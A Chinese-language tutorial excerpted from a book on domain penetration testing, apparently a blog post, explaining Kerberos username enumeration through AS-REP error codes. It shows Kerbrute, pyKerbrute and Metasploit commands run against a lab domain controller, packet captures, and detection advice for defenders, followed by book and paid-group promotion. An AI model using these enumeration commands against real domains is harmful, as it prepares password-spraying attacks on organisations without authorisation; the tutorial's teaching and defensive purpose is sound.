


域内用户名枚举

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

域内用户名枚举可以在无域内有效凭据的情况下，枚举出域内存在的用户名，进而对域内存在的用户名进行密码喷洒攻击，以此来获得域内有效凭据。

在 Kerberos 协议认证的 AS-REQ 阶段，请求包 cname 对应的值是用户名。当用户名存在、用户存在但禁用、用户不存在时，AS-REP 返回包状态不同。所以可以利用这点，对目标域进行域用户枚举。

AS-REP	Kerberos 错误信息
回复包状态	
用户存在且启用	KDC_ERR_PREAUTH_REQUIRED (需要额外的预认证)
用户存在但禁用	KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED (用户状态不可用)
用户不存在	KDC_ERR_C_PRINCIPAL_UNKNOWN (找不到此用户)

域内用户名枚举工具

因此，当攻击者不在域内时，可以通过域内用户枚举来枚举出域内存在的用户。以下演示使用如下几款工具进行域内用户枚举，

1. Kerbrute

项目地址：<https://github.com/ropnop/kerbrute>

一款使用 go 语言写的域用户枚举和密码喷洒工具，该工具域用户枚举命令如下：

```
./kerbrute_darwin_amd64 userenum --dc 10.211.55.4 -d xie.com user.txt
```

参数含义如下：

- userenum：用户枚举模式
- --dc：指定域控 ip
- -d：指定域名
- user.txt：用户名字典文件，里面的字典可不加域名后缀

如图所示，使用 kerbrute 工具进行用户名枚举，指定的域控 ip 为 10.211.55.4，指定的域名为 xie.com，枚举的用户名字典为 user.txt 文件。可以看到枚举出有效域用户名 administrator、hack 和 test。

```
→ kerbrute ./kerbrute_darwin_amd64 userenum --dc 10.211.55.4 -d xie.com user.txt
```

```
  _ _ _ _ _  
 / / _ _ _ / / _ _ _ / / _ _ _ \  
 / / / _ _ _ / / _ _ _ / / _ _ _ \  
 / , < / _ _ / / / / / / / / / _ \  
 / / | _ _ / / _ _ / _ _ , _ _ _ _
```

```
Version: v1.0.3 (9dad6e1) - 02/07/23 - Ronnie Flathers @ropnop
```

```
2023/02/07 23:26:20 > Using KDC(s):  
2023/02/07 23:26:20 > 10.211.55.4:88
```

```
2023/02/07 23:26:20 > [+] VALID USERNAME: administrator@xie.com  
2023/02/07 23:26:20 > [+] VALID USERNAME: hack@xie.com  
2023/02/07 23:26:20 > [+] VALID USERNAME: test@xie.com  
2023/02/07 23:26:20 > Done! Tested 6 usernames (3 valid) in 0.006 seconds
```

2. pyKerbrute

项目地址: <https://github.com/3gstudent/pyKerbrute>

一款使用 python 写的域用户枚举和密码喷洒脚本。其可以通过 tcp 和 udp 两种模式进行工作，user.txt 用户名文件格式不需要加后缀格式。该工具域用户枚举命令如下：

#tcp 模式

```
python2 EnumADUser.py 10.211.55.4 xie.com user.txt tcp
```

#udp 模式

```
python2 EnumADUser.py 10.211.55.4 xie.com user.txt udp
```

如图所示，利用 pyKerbrute 工具以 TCP/UDP 两种模式进行域用户名枚举，可以看到枚举出有效域用户名 administrator 和 hack。

→ `pyKerbrute cat user.txt`
hack
administrator
test
wangwei
zhangsan
lisi%
→ `pyKerbrute python2 EnumADUser.py 10.211.55.4 xie.com user.txt tcp`
[*] DomainControllerAddr: 10.211.55.4
[*] DomainName: XIE.COM
[*] UserFile: user.txt
[*] Using TCP to enumerate valid Active Directory accounts.
[+] Valid user: hack
[+] Valid user: administrator
[+] Valid user: test
All done.
→ `pyKerbrute python2 EnumADUser.py 10.211.55.4 xie.com user.txt udp`
[*] DomainControllerAddr: 10.211.55.4
[*] DomainName: XIE.COM
[*] UserFile: user.txt
[*] Using UDP to enumerate valid Active Directory accounts.
[+] Valid user: hack
[+] Valid user: administrator
[+] Valid user: test
All done.

3. MSF 模块

也可以使用 MSF 下的 `auxiliary/gather/kerberos_enumusers` 模块进行域用户枚举，使用命令如下。

```
use auxiliary/gather/kerberos_enumusers
set domain xie.com
set rhosts 10.211.55.4
set user_file /opt/user.txt
run
```

如图所示，使用 MSF 下的 `auxiliary/gather/kerberos_enumusers` 模块进行域用户枚举，可以看到枚举出有效域用户名 test、administrator、hack。

```
msf6 > use auxiliary/gather/kerberos_enumusers
msf6 auxiliary(gather/kerberos_enumusers) > set domain xie.com
domain => xie.com
msf6 auxiliary(gather/kerberos_enumusers) > set rhosts 10.211.55.4
rhosts => 10.211.55.4
msf6 auxiliary(gather/kerberos_enumusers) > set user_file /Users/xie/Desktop/user.txt
user_file => /Users/xie/Desktop/user.txt
msf6 auxiliary(gather/kerberos_enumusers) > run
[*] Running module against 10.211.55.4

[*] Using domain: XIE.COM - 10.211.55.4:88...
[+] 10.211.55.4:88 - User: "hack" is present
[+] 10.211.55.4:88 - User: "administrator" is present
[+] 10.211.55.4:88 - User: "test" is present
[*] Auxiliary module execution completed
```

域用户枚举抓包分析

在用户名字典里放入了 3 个用户名进行用户名枚举。其中 administrator 是存在的用户名，hack 是存在但被禁用的用户名，wangwei 是不存在的用户名。

如图所示，从 hack 的属性可以看出 hack 用户被禁用了。



hack 属性

环境	会话	远程控制	远程桌面服务配置文件	COM+			
常规	地址	帐户	配置文件	电话	组织	隶属于	拨入

用户登录名(U):

用户登录名(Windows 2000 以前版本)(W):

XIE\

hack

登录时间(L)...

登录到(T)...

☐ 解锁帐户(N)

帐户选项(O):

- ☐ 使用可逆加密存储密码
- ☒ 帐户已禁用
- ☐ 交互式登录必须使用智能卡
- ☐ 敏感帐户，不能被委派

帐户过期

☒ 永不过期(V)

☐ 在这之后(E): 2021年10月 7日

Wireshark 抓包如图所示，可以看到有 6 个与 Kerberos 相关的包，均是 AS 相关的包。

No.	Time	Source	Destination	Protocol	Length	Info
8	0.000713	10.211.55.2	10.211.55.4	KRB5	286	AS-REQ
9	0.001639	10.211.55.4	10.211.55.2	KRB5	241	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
17	0.003281	10.211.55.2	10.211.55.4	KRB5	195	AS-REQ
18	0.003986	10.211.55.4	10.211.55.2	KRB5	183	KRB Error: KRB5KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED
26	0.005699	10.211.55.2	10.211.55.4	KRB5	198	AS-REQ
27	0.006213	10.211.55.4	10.211.55.2	KRB5	156	KRB Error: KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN

如图所示，前两个包是 administrator 用户的枚举，从 AS-REP 返回包可以看到返回状态为 KDC_ERR_PREAUTH_REQUIRED

Source	Destination	Protocol	Length	Info
10.211.55.2	10.211.55.4	KRB5	286	AS-REQ
10.211.55.4	10.211.55.2	KRB5	241	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED

Wireshark · Packet 8 · 用户名枚举.pcapng

Frame 8: 286 bytes on wire (1648 bits), 286 bytes captured (1648 bits) on interface vnic0, id 0
 Ethernet II, Src: Parallel_00:00:08 (00:1c:42:00:00:08), Dst: Parallel_07:79:32 (00:1c:42:07:79:32)
 Internet Protocol Version 4, Src: 10.211.55.2, Dst: 10.211.55.4
 Transmission Control Protocol, Src Port: 57509, Dst Port: 88, Seq: 1, Ack: 1, Len: 140
 Kerberos
 Record Mark: 136 bytes
 as-req
 pvn: 5
 msg-type: krb-as-req (10)
 padata: 0 items
 req-body
 Padding: 0
 kdc-options: 00000010
 cname
 name-type: KRB5-NT-PRINCIPAL (1)
 cname-string: 1 item
 CNameString: administrator
 realm: XIE.COM
 sname
 name-type: KRB5-NT-SRV-INST (2)

如图所示，中间两个包是 hack 用户的枚举，从 AS-REP 返回包可以看到返回状态为 KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED


Source	Destination	Protocol	Length	Info
10.211.55.2	10.211.55.4	KRB5	195	AS-REQ
10.211.55.4	10.211.55.2	KRB5	183	KRB Error: KRB5KDC_ERR_CLIENT_REVOKED NT Status: STATUS_ACCOUNT_DISABLED

Wireshark · Packet 17 · 用户名枚举.pcapng

Frame 17: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface vnic0, id 0
 Ethernet II, Src: Parallel_00:00:08 (00:1c:42:00:00:08), Dst: Parallel_07:79:32 (00:1c:42:07:79:32)
 Internet Protocol Version 4, Src: 10.211.55.2, Dst: 10.211.55.4
 Transmission Control Protocol, Src Port: 57510, Dst Port: 88, Seq: 1, Ack: 1, Len: 129
 Kerberos
 Record Mark: 125 bytes
 as-req
 pvn: 5
 msg-type: krb-as-req (10)
 padata: 0 items
 req-body
 Padding: 0
 kdc-options: 00000010
 cname
 name-type: KRB5-NT-PRINCIPAL (1)
 cname-string: 1 item
 CNameString: hack
 realm: XIE.COM
 sname
 name-type: KRB5-NT-SRV-INST (2)
 sname-string: 2 items
 SNameString: krbtgt
 SNameString: XIE.COM

如图所示，最后两个包是用户 wangwei 的枚举，从 AS-REP 返回包可以看到返回状态为

KDC_ERR_C_PRINCIPAL_UNKNKNOWN



域用户枚举攻击防御

对于防守方或蓝队来说，如何针对域用户枚举攻击进行检测和防御呢？

由于域用户枚举是通过发送大量的 AS-REQ 请求包，根据返回包的内容筛选出存在的域用户。因此可通过以下方法进行检测：

- 流量层面的话，可通过检测同一 IP 在短时间内是否发送了大量的 AS-REQ 请求包来判断。如果同一 IP 在短时间内发送的大量的 AS-REQ 请求包(如 1 分钟>30 AS-REQ 包)，则可判断为异常。
- 而日志层面的话，默认情况下域用户枚举并不会对不存在的用户名发起的 AS-REQ 请求包产生任何事件日志，因此日志层面不太好检测。

注：默认情况下 Windows 系统的日志并不会记录对不存在的用户名发起的 AS-REQ 请求包的日志。如果想开启此记录，需要去组策略中配置审核策略和高级审核策略。并且日志的记录还和通信的 KDC 有关，如果域中存在多个域控，则不同域控上记录的日志并不相同，并不是每个 KDC 上都会记录所有的日志。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全